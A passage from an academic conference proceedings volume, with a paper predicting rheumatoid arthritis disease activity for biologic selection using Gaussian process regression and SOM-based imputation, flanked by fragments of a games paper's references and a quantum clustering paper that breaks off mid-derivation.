[10] Takatalo, J.; Häkkinen, J.; Kaistinen, J. & Nyman, G. (2010). Chapter 3. Presence, Involvement, and Flow in Digital Games, Evaluating User Experience in Games. Concepts and Methods. Springer. Regina Bernhaupt (Ed.), pp. 23-46. DOI 10.1007/978-1-84882-963-3_3.

[11] Safadi, F.; Fonteneau, R. & Ernst, D. (2015). Artificial Intelligence in Video Games: Towards a Unified Framework, International Journal of Computer Games Technology. Volume 2015, Article ID 271296, pp. 1-30. DOI: 0.1155/2015/271296.

[12] Verdú, F. M. M. (2007). La investigación en riesgos ergonómicos: Ergonomía Visual, Universidad de Alicante. Riesgos ergónomicos y psicosociales: los nuevos determinantes para la salud de los trabajadores, pp. 1-52.

[13] Cañas Delgado, J. J. (2011). Ergonomía en los sistemas de trabajo, Granada: Secretaría de Salud Laboral de la UGT-CEC.

[14] Wilson, S. N.; Elizondo, J.; Ralston, R.; Lee, Y.-H.; Lee, Y.-H.; Kornelson, K.; Savic, M.; Stewart, S.; Lennox, E. & Thompson, W. (2016). Digital Game for Undergraduate Calculus Education: The Affordances of Game Design and its Effects on Immersion, Calculation, and Conceptual Understanding, International Journal of Gaming and Computer-Mediated Simulations. Vol. 8 Issue 1, pp. 13-27. DOI: 10.4018/IJGCMS.2016010102.

AUTHORS

Iván Humberto Fuentes Chab (ivanfuentes@itsescarcega.edu.mx) received M. Computer Science from 'Centro Nacional de Investigación y Desarrollo Tecnológico (CENIDET)', Cuernavaca (Mexico) in 2019 & B.E Computer Systems for 'Instituto Tecnológico de Campeche', Campeche (Mexico) in 2017. He currently teaches at the 'Instituto Tecnológico Superior de Escárcega' in Escarcega, Mexico.

Damián Uriel Rosado Castellanos (damianrc@itsescarcega.edu.mx) received M. Computer Science from 'Centro Nacional de Investigación y Desarrollo Tecnológico (CENIDET)', Cuernavaca (Mexico) in 2018 & B.E Computer Systems for 'Instituto Tecnológico de Campeche', Campeche (Mexico) in 2016. He currently teaches at the 'Instituto Tecnológico Superior de Escárcega' in Escarcega, Mexico.

Dr. Olivia Graciela Fragoso Diaz (olivia.fd@cenidet.tecnm.mx) Ph.D. in Computer Science for University of Manchester Institute of Science and Technology (UMIST), Manchester (United Kingdom) in 2012 & M. Computer Science from 'Centro Nacional de Investigación y Desarrollo Tecnológico (CENIDET)', Cuernavaca (Mexico). She currently teaches at the 'Centro Nacional de Investigación y Desarrollo Tecnológico (CENIDET)' in Cuernavaca, Mexico.

Ivette Stephany Pacheco Farfán (ipacheco@itsescarcega.edu.mx) received M. Computer Science, Campeche (México) in 2020 for 'Universidad Hispanoamericana Justo Sierra' & B.E Computer Systems for 'Universidad Autónoma de Campeche', Campeche (México) in 2010. She currently teaches at the 'Instituto Tecnológico Superior de Escárcega' in Escarcega, Mexico.

PREDICTING DISEASE ACTIVITY FOR BIOLOGIC SELECTION IN RHEUMATOID ARTHRITIS

Morio YAMAUCHI[1], Kazuhisa NAKANO[2],
Yoshiya TANAKA[2] and Keiichi HORIO[1]

[1]Department of Human Intelligence Systems, Graduate School of Life Science and Systems Engineering, Kyushu Institute of Technology, Kitakyushu, Japan
[2]The First Department of International Medicine, University of Occupational and Environmental Health, Kitakyushu, Japan

ABSTRACT

In this article, we implemented a regression model and conducted experiments for predicting disease activity using data from 1929 rheumatoid arthritis patients to assist in the selection of biologics for rheumatoid arthritis. On modelling, the missing variables in the data were completed by three different methods, mean value, self-organizing map and random value. Experimental results showed that the prediction error of the regression model was large regardless of the missing completion method, making it difficult to predict the prognosis of rheumatoid arthritis patients.

KEYWORDS

Rheumatoid Arthritis, Gaussian Process Regression, Self-Organizing Map

1. INTRODUCTION

Rheumatoid Arthritis (RA) causes swelling, pain and deformity of joints, and can be risks for the death in severe cases. Since the approval of infliximab that is first biologic for RA in Japan in 2003, new products have been approved one after another, making it possible to treat RA with aimed at remission [1]. However, there is no clear method or literature on biologics selection for individual cases of RA, and the establishment of such a method is an urgent issue [2]. The selection of biologics for the treatment of RA is a careful one, considering the side effects of the drugs and the patient's underlying disease. At the same time, if we have ability to predict the effect of a given biologic agent on a patient, it will obviously help in the selection of biologics.

The purpose of this study is to create a regression model for predicting the most effective biologic for RA patients from the early stages of the disease, using data accumulated over the past 15 years at the Hospital of the University Occupational and Environmental Health of Japan.
The patient data to be used in this study contains many missing data, some kind of processing is required. In this article, we applied three complementary methods (mean value, self-organizing map, and random value) to the data, and compared the results with the creation of a regression model and prognosis prediction of RA patients with using the model.

David C. Wyld et al. (Eds): SPPR, NECO, GridCom, ICCSEA, SCAI, UBIC, SEMIT, MLDS - 2020
pp. 159-167, 2020. CS & IT - CSCP 2020 DOI: 10.5121/csit.2020.101913

2. RELATED WORK

Kobayashi et al. evaluated the efficacy of increasing the dosage of infliximab and shortening the dosing interval of RA patients who required intensified treatment with one of the biologic agents, infliximab, and found that it increased the likelihood of inadequate response in patients with high

C-Reactive Protein (CRP) [3]. Sudo et al. statistically investigated the predictive factors of progression of joint destruction 3 years after the start of treatment in 17 RA patients on biologic agents [4]. In the literature, ARASHI status that is indicator of major joint destruction in RA and SUVmax that is the maximum radiation concentration measured from diagnostic images, were reported to be the factors most associated with the progression of joint destruction in RA at 3 years.

These studies relate specific examination items in the treatment of RA to patient outcomes, such as disease activity and joint destruction, and will undoubtedly provide useful insights into treatment strategy and follow-up. To differentiate, this study aimed to create a regression model with the items examined at the start of RA treatment and 2 weeks later as explanatory variables to directly predict the disease activity of RA patients after 6 months for each biologic agent administered.

3. RHEUMATOID ARTHRITIS DATASET

The data for RA patients used in this paper are based on the chart history of 1929 patients who had RA and were briefly admitted to the Hospital of the University Occupational and Environmental Health of Japan during the 15 years from 2003 to 2017. The Clinical Disease Activity Index (CDAI) was used to assess disease activity, with lower CDAI values indicating mild RA symptoms and higher CDAI values indicating severe disability for life and physical function.

Table 1 shows the breakdown of RA patient data by formulation and disease activity at six months. The number of variables included in the data is 55 and details are shown in Table 2.

4. METHOD

In this study, we adopted Gaussian process regression as the method of regression. SOM was used as one of the methods for interpolating the missing values. In this chapter, we describe these methods.

4.1. Gaussian Process Regression Model

Gaussian Process Regression Model is a regression model that defines input-output relationships based on Gaussian processes. One of its features is that the variance is obtained along with each prediction, which is the output of the regression model. This variance can be viewed as the confidence level of the predictions.

This confidence level of this prediction, together with the predictions output from the regression model, can be used as an aid to physicians' decision-making in selecting a biologic for RA patients.

4.2. Missing Value Imputation by SOM

SOM is one of the machine learning methods developed by Kohonen to model the visual cortex of the cortex and is classified as unsupervised learning [5]. By nonlinear mapping of data in high-dimensional space with complex correlations to low-dimensional space, we can visualize the potential features of the data. To complement the missing parts of data by self-organization map, we first collect only samples that do not have any missing parts in each variable to create a set of input signals for learning the self-organization map.

Table 1. Breakdown of RA patient data by formulation and disease activity.

	ABT	**ADA**	**CZP**	**ETN**	**GLM**	**IFX**	**TCZ**	**Tofa**
Remission	100	170	68	64	12	106	94	34
Low disease	188	166	63	92	36	86	156	37
Middle disease	99	41	28	34	15	44	72	15
High disease	22	14	7	10	5	19	28	4
SUM	409	391	166	200	68	255	350	90

Table 2. Breakdown of RA patient data by formulation and disease activity.

ITEM	Description
SEX	Female: 0, Male: 1
AGE	Age
STAGE	The degree of progressive joint destruction
CLASS	The degree of functional impairment
Pneumovax	Dosage of pneumococcus vaccine
Baktar	Dosage of Baktar
Foliamin	Dosage of Foliamin
Iscotin	Dosage of Iscotin
MTX	Existence of administered methotrexate
Medicine	Administered biologics
CDAI (0W*, 2W, 6M**)	Evaluation index for disease activity
SDAI (0W, 2W)	Evaluation index for disease activity
VAS (0W, 2W)	Patient’s visual analogue scale
D-VAS (0W, 2W)	Physician’s visual analogue scale
TJ (0W, 2W)	Number of Tender Joints
TJ28(0W, 2W)	Number of Tender Joints in 28 specified joints
SJ (0W, 2W)	Number of Swollen Joints
SJ28(0W, 2W)	Number of Swollen Joints in 28 specified joints
CRP (0W, 2W)	C-Reactive Protein value
CRP [mg/dl] (0W, 2W)	C-Reactive Protein value [mg/dl]
ESR (0W, 2W)	Blood sedimentation speed
ESR [mm/hr] (0W, 2W)	Blood sedimentation speed [mm/hr]
BAP (0W, 2W)	Osteogenic marker value
HAQ (0W, 2W)	Health Assessment Questionnaire
MS (0W, 2W)	Existence of Mitral Stenosis
GH (0W, 2W)	Global Health status value evaluated by patient
NTX (0W, 2W)	Bone metabolic marker value
BH(0W)	Body Height
BMI(0W)	Body Mass Index
BW(0W)	Body Weight
CCP(0W)	Specific Diagnostic Markers for RA
KL6(0W)	Markers of interstitial pneumonia
MMP3(0W)	Proteolytic enzymes secreted by chondrocytes
MTX(2W)	Dosage of methotrexate
PSLdose[mg/day] (0W)	Dosage of Prednisolone
QOL(0W)	Quality of Life
RF(0W)	Amount of Rheumatoid Factor

*0W: value of 0 weeks after, **6M: value of 6 months after

After learning, the relationship between each variable in the sample group used as input is discretely represented by the reference vector of neurons in the map. Then, for each sample with a missing part, we select the neuron with the most similar reference vector from the trained map, respectively. When computing the similarity, the missing parts and the corresponding components of the reference vector are ignored. The value of the component corresponding to the missing part of the reference vector of a selected neuron is an estimate of its value [6].

5. EXPERIMENT

In this section, we describe the development of regression models and experiments for predicting patient outcomes using three different datasets of RA patients with different methods of missing value imputation.

These three datasets are prepared as follows. These three datasets are normalized.

1) Data imputed by Mean Value

2) Data imputed by SOM

3) Data imputed by Random Value

A Gaussian Process Regression model was created for these datasets. The RBF kernel is specified in the kernel function as a parameter of the model.

We conducted an experiment to predict the prognostic value of disease activity CDAI in RA patients using a regression model. The CDAI, the objective variable, was used six months after the diagnosis of RA. The explanatory variables used for prediction were those at week 0 and week 2 after diagnosis.

6. RESULT AND CONSIDERATION

A plot of the predictions of the regression model for the ABT-treated patients in the dataset with missing value completion with mean value assignment is shown in Figure 1. The black plots are ideal plots with the true values of the predictions on both the vertical and horizontal axes. The red, green, blue, yellow and brown plots in the lower part of the graph are plots of CDAI-6M predictions against the test data in cross-validation, where the vertical axis is the true value and the horizontal axis is the prediction value by regression, respectively. It can be seen that most of the predictions are distributed in the region between 0 and 20 of the vertical axis.

A plot of the predictions of the regression model for the ABT-treated patient population in the dataset with missing value completion by SOM is shown in Figure 2. As with the dataset with missing completions by mean value assignment, most of the predictions are distributed in the range between 0 and 20 of the vertical axis.

A plot of the predictions of the regression model for the ABT-treated patient population in a dataset with missing value completion by random value assignment is shown in Figure 3. The results are similar to the above two plots.

These results of Figure 1, Figure 2 and Figure 3 suggest that it may be difficult to predict patient outcomes of RA patients in this study, regardless of the method used to process the missing data by regression models.




Figure 1. Results of prediction for CDAI after six months in which the missing variables are complemented by mean values.




Figure 2. Results of prediction for CDAI after six months in which the missing variables are complemented by using SOM.

In support of this, a summary of the prediction error of the regression model for each missing completion method and for each administered formulation is presented in Table 3. There was no significant difference in prediction error when each formulation group was viewed by method of missing value completion.




Figure 3. Results of prediction for CDAI after six months in which the missing variables are complemented by random values

.

Table 3. Prediction Error by biologics and Missing Value Imputation Method.

	Method of Missing Value Imputation		
Biologic	Mean Value	SOM	Random Value
ABT	4.76	4.76	4.82
ADA	3.63	3.66	3.64
CZP	4.31	4.26	4.43
ETN	4.09	4.33	4.26
GLM	6.95	6.19	6.12
IFX	5.89	6.03	5.95
TCZ	5.26	5.35	5.41
Tofa	4.31	4.79	4.50

These results can be attributed to the following factors.

1) Irregularities in Explanatory Variables Not Dependent on Objective Variables

The data often show large differences in the prognosis of the objective variable, disease activity, even among patients with similar explanatory variables, suggesting that regression models may not be able to capture population trends well.

There is no direct relationship between the explanatory variables at week 0 and week 2 and the disease activity at month 6, which is the objective variable, and this can be considered a factor that makes direct prediction by regression difficult, whether linear or nonlinear.

2) Insufficient adjustment of model parameters

The Gaussian process regression model used in this experiment has an advantage in that there are few parameters to be specified, but some parameters, such as the kernel function and kernel smoothness, have a significant impact on the performance. In this study, only RBF was modelled as a kernel function and kernel smoothness was modelled as an object of optimization, so further adjustments are needed

.

3) Insufficient feature engineering

In a Gaussian process regression model, the output, the objective variable, is expected to follow a Gaussian distribution. This can be achieved to some extent through data standardization and Box-Cox transformation. However, although the shape of the distribution of disease activity after six months, which was the objective variable in this experiment, approached a normal distribution, the normality assumption was not guaranteed in the Shapiro-Wilk normality test. We believe that it is necessary to consider pre-processing of data that is more suitable for the model.

4) Psycho-psychological Affected Exam Items

It is believed that pain intensity such as VAS in RA data does not directly reflect the intensity of disease activity or inflammation, but is influenced by psychological factors [7]. This may prevent regression models from capturing a direct link to disease activity, leading to prediction errors.

7. CONCLUSION

In this article, we developed a regression model and conducted experiments for predicting disease activity using data from 1929 RA patients to assist in the selection of biologics for RA. On modelling, the missing parts of the data were imputed by mean value assignment, SOM and random value assignment. Experimental results showed that the prediction error of the regression model was large regardless of the missing value imputation method, making it difficult to predict the prognosis of rheumatoid arthritis patients.

Three types of missing-value completions that were used in this study, create pseudo complete data by assigning a single value to the missing part of incomplete data. The multiple assignment method is often used in the medical field to handle incomplete data. Multiple assignment is known as a method of processing missing values that makes statistical analysis with incomplete data as statistically valid as analysis with complete data, it may be effective for the RA patient data handled in this study

.

In addition to reviewing the method for processing missing values, we will conduct interviews with physicians working in collaboration with RA in order to reduce prediction error in the model by narrowing down the variables that are important in RA treatment and those that are closely related to patient prognosis. In addition to the variables entered into the regression model as explanatory variables, the RA patient data also contain information about underlying disease and side effects of RA patients. By developing an appropriate model with that information, we aim to improve the prediction accuracy of disease activity as a patient prognosis as well as to develop a model that can predict the worsening of disease and side effects and make a decision to switch products.

REFERENCES

[1] T. Atsumi, (2017) “8. recent strategy to treat patients with rheumatoid arthritis”, Nihon Naika Gakkai Zasshi, Vol. 106, No. 3, pp499-504. doi:10.2169/naika.106.499

[2] T. Takeuchi, (2020) “Present Status and Problems in Biologics for Treatment of Rheumatoid Arthritis in Japan”, Nihon Naika Gakkai Zasshi, Vol. 98, No. 4, pp883-889. doi: 10.2169/naika.98.883

[3] D. Kobayashi, S. Ito, M. Unno, A. Abe, H. Otani, H. Ishikawa, …, K. Nakazono, (2017), “Effectiveness of infliximab for rheumatoid arthritis with dose escalation and shortened dosing interval”, Clinical Rheumatology and Related Research, Vol.29, No. 1, pp.12-21. doi: 10.14961/cra.29.12

[4] T. Suto, Y. Yonemoto, K. Okamura, M. Tachibana, C. Okura, K. Takagishi, (2017), “Prediction of Large Joint Destruction After TNF-α Blocking Therapy in Patients with Rheumatoid Arthritis Using FDG-PET/CT and the ARASHI Scoring System”,Japanese Journal of Joint Diseases, Vol.36, No. 4, pp.467-473. doi:10.11551/jsjd.36.467

[5] T. Kohonen, (1982) “Self-organized formation of topologically correct feature maps”, Biological Cybernetics, Vol. 43, pp.59-69

[6] Y. Kikuchi, N. Okada, Y. Tsuji and K. Kiguchi, (2013) “An Estimating Method for Missing Data by Using Multiple Self-Organizing Maps”, Transactions of The Japan Society of MechanicalEngineering, Vol.79, No.806, pp3465-3473. doi:10.1299/kikaic.79.3465

[7] N. Shimahara, H. Uchiyama, Y. Jouko, K. Akamatsu, N. Sawada, Y. Tanaka and S. Nakao, (2018) “Relationship between pain symptoms, functional impairment, and psychophysiological problems of rheumatoid arthritis patients using biologic drugs: importance of psychosocial evaluation”, Clinical Rheumatology and Related Research, Vol. 30, No. 3, pp154-165. doi: 10.14961/cra.30.154

QUANTUM CLUSTERING ANALYSIS: MINIMA OF THE POTENTIAL ENERGY FUNCTION

Aude Maignan[1] and Tony Scott[2]

[1]Laboratoire Jean Kuntzmann, 700 avenue centrale, B. P. 53,
38041 Grenoble Cedex 9, France
[2]Institut für Physikalische Chemie, RWTH-Aachen University,
52056 Aachen, Germany

ABSTRACT

Quantum clustering (QC), is a data clustering algorithm based on quantum mechanics which is accomplished by substituting each point in a given dataset with a Gaussian. The width of the Gaussian is a σ value, a hyper-parameter which can be manually defined and manipulated to suit the application. Numerical methods are used to find all the minima of the quantum potential as they correspond to cluster centers. Herein, we investigate the mathematical task of expressing and finding all the roots of the exponential polynomial corresponding to the minima of a two-dimensional quantum potential. This is an outstanding task because normally such expressions are impossible to solve analytically. However, we prove that if the points are all included in a square region of size σ, there is only one minimum. This bound is not only useful in the number of solutions to look for, by numerical means, it allows to to propose a new numerical approach "per block". This technique decreases the number of particles (or samples) by approximating some groups of particles to weighted particles. These findings are not only useful to the quantum clustering problem but also for the exponential polynomials encountered in quantum chemistry, Solid-state Physics and other applications.

KEYWORDS

Data clustering, Quantum clustering, energy function, exponential polynomial, optimization.

1. INTRODUCTION

The primary motivation for this work stems from an important component of the area of information retrieval of the IT industry, namely data clustering. For any data of a scientific nature such as Particle Physics, pharmaceutical data, or data related to the internet, security or wireless communications, there is a growing need for data analysis and predictive analytics. Researchers regularly encounter limitations due to large datasets in complex simulations, in particular, biological and environmental research. One of the biggest problems of data analysis is data with no known *a* priori structure, the case of "unsupervised data" in the jargon of machine learning. This is especially germane to object or name disambiguation also called the "John Smith" problem [1]. Therefore data clustering, which seeks to find internal classes or structures within the data, is one of most difficult yet needed implementations.

It has been shown that the quantum clustering method (QC) [2,3] can naturally cluster data originating from a number of sources whether they be: scientific (natural), engineering and even text. In particular, it is more stable and is often more accurate than the standard data clustering method known as K-means [3]. This method requires isolating the minima of a quantum potential

David C. Wyld et al. (Eds): SPPR, NECO, GridCom, ICCSEA, SCAI, UBIC, SEMIT, MLDS - 2020
pp. 169-185, 2020. CS & IT - CSCP 2020 DOI: 10.5121/csit.2020.101914

and is equivalent to finding the roots of its gradients i.e. an expression made of exponential polynomials. Finding all the clusters within the data means finding all the potential minima. The quantum clustering method can be viewed as "dual" or inverse operation of the machine learning process known as a nonlinear support vector machines when using Gaussian functions are used as its kernel function; this machine learning approach being the very inspiration of the quantum clustering method [4].

This is not the only problem in quantum mechanics requiring such solutions. The nodal lines of any given wave function characterize it with respect to internal symmetries and level of excitation. In general, if one arranges the eigenstates in the order of increasing energies, e.g. ϵ_1 ,ϵ_2 , ϵ_3, …the eigenfunctions likewise fall in the order of increasing number of nodes; the n_{th} eigenfunction has $n-1$ nodes, between each of which the following eigenfunctions have at least one node [5]. In diffusion Monte-Carlo calculations for Molecules, a precise determination of the nodal structure of wave function yields greater accuracy for the energy eigenvalues [6,7,8]. Furthermore, solutions in terms of Gaussian functions involve the most developed mathematical "technology" of quantum chemistry (e.g. The Gaussian program [9]). This is not surprising for the following reasons:

1. In principle, we can get all the roots of polynomial systems. However, quantum mechanical systems need exponentials in order to ensure a square-integrable wave function over all space. About an atom, the angular components over a range $(0,2\pi)$ can be modeled in terms of polynomials of trigonometric quantities such as e.g. Legendre polynomials. However, the radial part extends over all space requiring exponential apodization.

2. Thanks to properties such as the Gaussian product theorem, Gaussian functions allow for exact analytical solutions of the molecular integrals of quantum chemistry [10,11,12].

3. In general, for small atoms and molecules, the nodal lines can be modeled as nodes of polynomial exponentials [13,14,15].

More recently, in the area of low temperature Physics (including superconductors), clustering within machine learning has been used in finding phases and separating the data into particular topological sectors [16,17,18]. High accuracy of the clustering is crucial in order to precisely identify transition points in terms of e.g. temperature or pressure.

To reiterate, any insight concerning the isolation of all the roots or nodal lines of polynomial exponentials is useful for quantum clustering and computational quantum chemistry and condensed matter Physics and data analysis. This has applications in all cases for any given function covering all space in principle but whose extrema and/or roots are in a finite local region of space.

1.1. Statement of the Problem

Consider a set of particles $(Xi)i$=1..N, the quantum clustering is a process that detects the clusters of the distributed set $(Xi)i$=1..N by finding the cluster centers. Those centers are the minima of the potential energy function defined by [2,3]:

$$\frac{1}{2\sigma^2}\frac{1}{\sum_{i=1}^{N} e^{-\frac{(X-X_i)^2}{2\sigma^2}}}\sum_{i=1}^{N}(X-X_i)^2 e^{-\frac{(X-X_i)^2}{2\sigma^2}} \qquad (1)$$

such that $X \in R2$. This function results from injecting a Parzen window into the Schrödinger wave equation [2,3] and balancing the resulting energy. Other methods based on energy variation may also be instructive [19]. The minima of this potential provides the cluster centers for a given standard deviation σ. As stated before, we limit ourselves to two dimensions. This method is more stable and precise than the standard K-means method [3].

Moreover, and in contradistinction to other data clustering methods, the determination of the parameter σ gives a number of extrema. The number of minima is not determined beforehand but obtained numerically.

One main difficulty is to determine the minima of the potential energy. Nowadays, the technique used to approach the minima is through the gradient descent or the Broyden-Fletcher-Goldfarb-Shanno (BFGS) algorithms [3]. Some investigations have been made to improve the detection of clusters via the potential energy function. For instance, in 2018, Decheng et al. [20] improved the quantum clustering analysis by developing a new weighted distance once a minimum had been found. Improvements are needed to capture all the minima efficiently.

The present work consists, Subection 2.1, in simplifying the derivatives of the potential energy function such that the minima can be determined by some solution of a system of equations. Finding the extrema (minima, maxima and saddle points) of the function (1) is equivalent to solving a system

$$\begin{cases} M(x,y) = 0 \\ L(x,y) = 0 \end{cases} \qquad (2)$$

where $M(x,\ y)$ and $L(x,\ y)$ are bivariate exponential functions which can be expressed as polynomial in x, e_x, y and e_y. In this scenario, the degrees of M and L in x (respectively in y) are one. In Subsection 2.2, the implicit functions of $M = 0$ and $L = 0$ are investigated and the ongoing Crab example is presented Subsection 2.3. Section 3, A new block approach is presented. The aim of this new method is to reduce memory and computation costs. The main formal result is given Subsection 3.1. We prove that the function (1) has only one minimum if the set of particles $(X_i)_{i=1..N}$ are all included in a square of side σ. Then, we propose a method based on this result and a block approach to capture all the minima in a more efficient way. The presentation of benchmarks closed Section 3. Finally, we conclude Section 4.

2. PROBLEM REDUCTION AND FIRST ANALYSIS

In this section, we transform the minimization problem of the potential energy function (1) to the resolution of a system of two equations in two variables and $2N$ parameters, namely the particles coordinates $(X_i)_{i=1..N}$.

2.1. Problem reduction

It is known that the value of σ has a crucial role on the number of minima: the greater the value of σ, the smaller the number of minima. To simplify the potential energy function, we denote $Y = \frac{X}{\sqrt{2}\sigma}$. This variable change remove σ from the function. Discussion of σ will be presented at the end of this section.

We get

$$\frac{1}{2\sigma^2}\frac{1}{\sum_{i=1}^{N} e^{-\frac{(X-X_i)^2}{2\sigma^2}}}\sum_{i=1}^{N}(X-X_i)^2 e^{-\frac{(X-X_i)^2}{2\sigma^2}} = \frac{1}{\sum_{i=1}^{N} e^{-(Y-Y_i)^2}}\sum_{i=1}^{N}(Y-Y_i)^2 e^{-(Y-Y_i)^2} \qquad (3)$$

where for all i, $Y_i = \frac{X_i}{\sqrt{2}\sigma}$. We denote this equation $h(Y)$.

Theorem 1. *The extrema $Y = (x,y)$ of function $h(x,y) = \frac{1}{\sum_{i=1}^{N} e^{-(Y-Y_i)^2}}\sum_{i=1}^{N}(Y-Y_i)^2 e^{-(Y-Y_i)^2}$ satisfy the system of the following two bivariate functions: $\begin{cases} M(x,y) = 0 \\ L(x,y) = 0 \end{cases}$ with $Y_i = (x_i, y_i)$ for all $i = 1..N$ and*

$$M(x,y) = \sum_{i=1}^{N} e^{-2x_i^2-2y_i^2}\, e^{4x_ix+4y_iy}(x-x_i) + \sum_{i=1}^{N}\sum_{j>i}^{N} e^{-x_i^2-y_i^2}\, e^{-x_j^2-y_j^2}\, e^{2(x_i+x_j)x+2(y_i+y_j)y} = 0 \quad (4)$$

and

$$L(x,y) = \sum_{i=1}^{N} e^{-2x_i^2-2y_i^2}\, e^{4x_ix+4y_iy}(y-y_i) + \sum_{i=1}^{N}\sum_{j>i}^{N} e^{-x_i^2-y_i^2}\, e^{-x_j^2-y_j^2}\, e^{2(x_i+x_j)x+2(y_i+y_j)y} = 0 \quad (5)$$

Remark: We will also use the shortest expression:

$$M(x,y) = \sum_{i=1}^{N}(x-x_i)K_i^2 + \sum_{i<j} c_{ij}\, K_iK_j \qquad (6)$$

and

$$L(x,y) = \sum_{i=1}^{N}(y-y_i)K_i^2 + \sum_{i<j} d_{ij}\, K_iK_j \qquad (7)$$

with for all i, $K_i = e^{-x_i^2-y_i^2} e^{2(x_i+x_j)x}$, and for all i,j, $i<j$,

$$c_{ij} = (2x-x_i-x_j)(1-(x_i-x_j)^2) - (x_i-x_j)(y_i-y_j)(2y-y_i-y_j) \qquad (8)$$

and

$$d_{ij} = (2y-y_i-y_j)(1-(y_i-y_j)^2) - (y_i-y_j)(x_i-x_j)(2x-x_i-x_j) \qquad (9)$$

Proof. $h(Y)$ is a fraction of two exponential polynomials, namely $h(Y) = \frac{f(Y)}{g(Y)}$ with $g(Y) = \sum_{i=1}^{N} e^{-(Y-Y_i)^2}$ and $f(Y) = \sum_{i=1}^{N}(Y-Y_i)^2 e^{-(Y-Y_i)^2}$.

Since $Y \in R^2$, Y is denoted $Y = (x,y)$, then f and g can also be written as

$$f(x,y) = \sum_{i=1}^{N}((x-x_i)^2 + (y-y_i)^2)e^{-(x-x_i)^2-(y-y_i)^2} \qquad (10)$$

and

$$g(x,y)=\sum_{i=1}^{N}e^{-(x-x_i)^2-(y-y_i)^2} \qquad (11)$$

by denoting $Y_i=(x_i,y_i)$. The extrema of $h(x,y)$ satisfy the system $\begin{cases}\frac{\partial h(x,y)}{\partial x}=0\\ \frac{\partial h(x,y)}{\partial y}=0\end{cases}$ which is equivalent to:

$$\begin{cases}\dfrac{\partial f(x,y)}{\partial x}g(x,y)-\dfrac{\partial g(x,y)}{\partial x}f(x,y)=0\\ \dfrac{\partial f(x,y)}{\partial y}g(x,y)-\dfrac{\partial g(x,y)}{\partial y}f(x,y)=0\end{cases} \qquad (12)$$

since $g(x,y)\neq 0$ everywhere.

The formal computation of the equations of the last system gives expressions which can be divided by $2e{-}x2{-}y2$. We finally obtain Theorem 1.

2.2. Cylindrical decomposition

For a given set of particles $(Y_i)_{i=1..N}=(x_i,y_i)_{i=1..N}$, the solutions of System (1) correspond to the intersection between the implicit functions of $M(x,y)=0$ and those of $L(x,y)=0$ (see Figure 1 for the example of crab with $N=200$). An analysis on branches which will be detailed in a further work give the following result: Let us denote $ymax$ (resp. $xmax$) the index the greatest element of $(y_i)_{i=1..N}$ (resp. $(x_i)_{i=1..N}$) such that $\forall i\in\{1,\dots,N\}-\{ymax\}$ $y_{ymax}>y_i$. In the same way, we denote $ymin$ (resp. $xmin$) the index the smallest element of $(y_i)_{i=1..N}$ (resp. $(x_i)_{i=1..N}$) such that $\forall i\in\{1,\dots,N\}-\{ymin\}$ $y_{ymin}<y_i$.

- The infinite branches of the implicit functions of $M(x,y)$ tend to x_{ymin} at $-\infty$ and x_{ymax} at $+\infty$
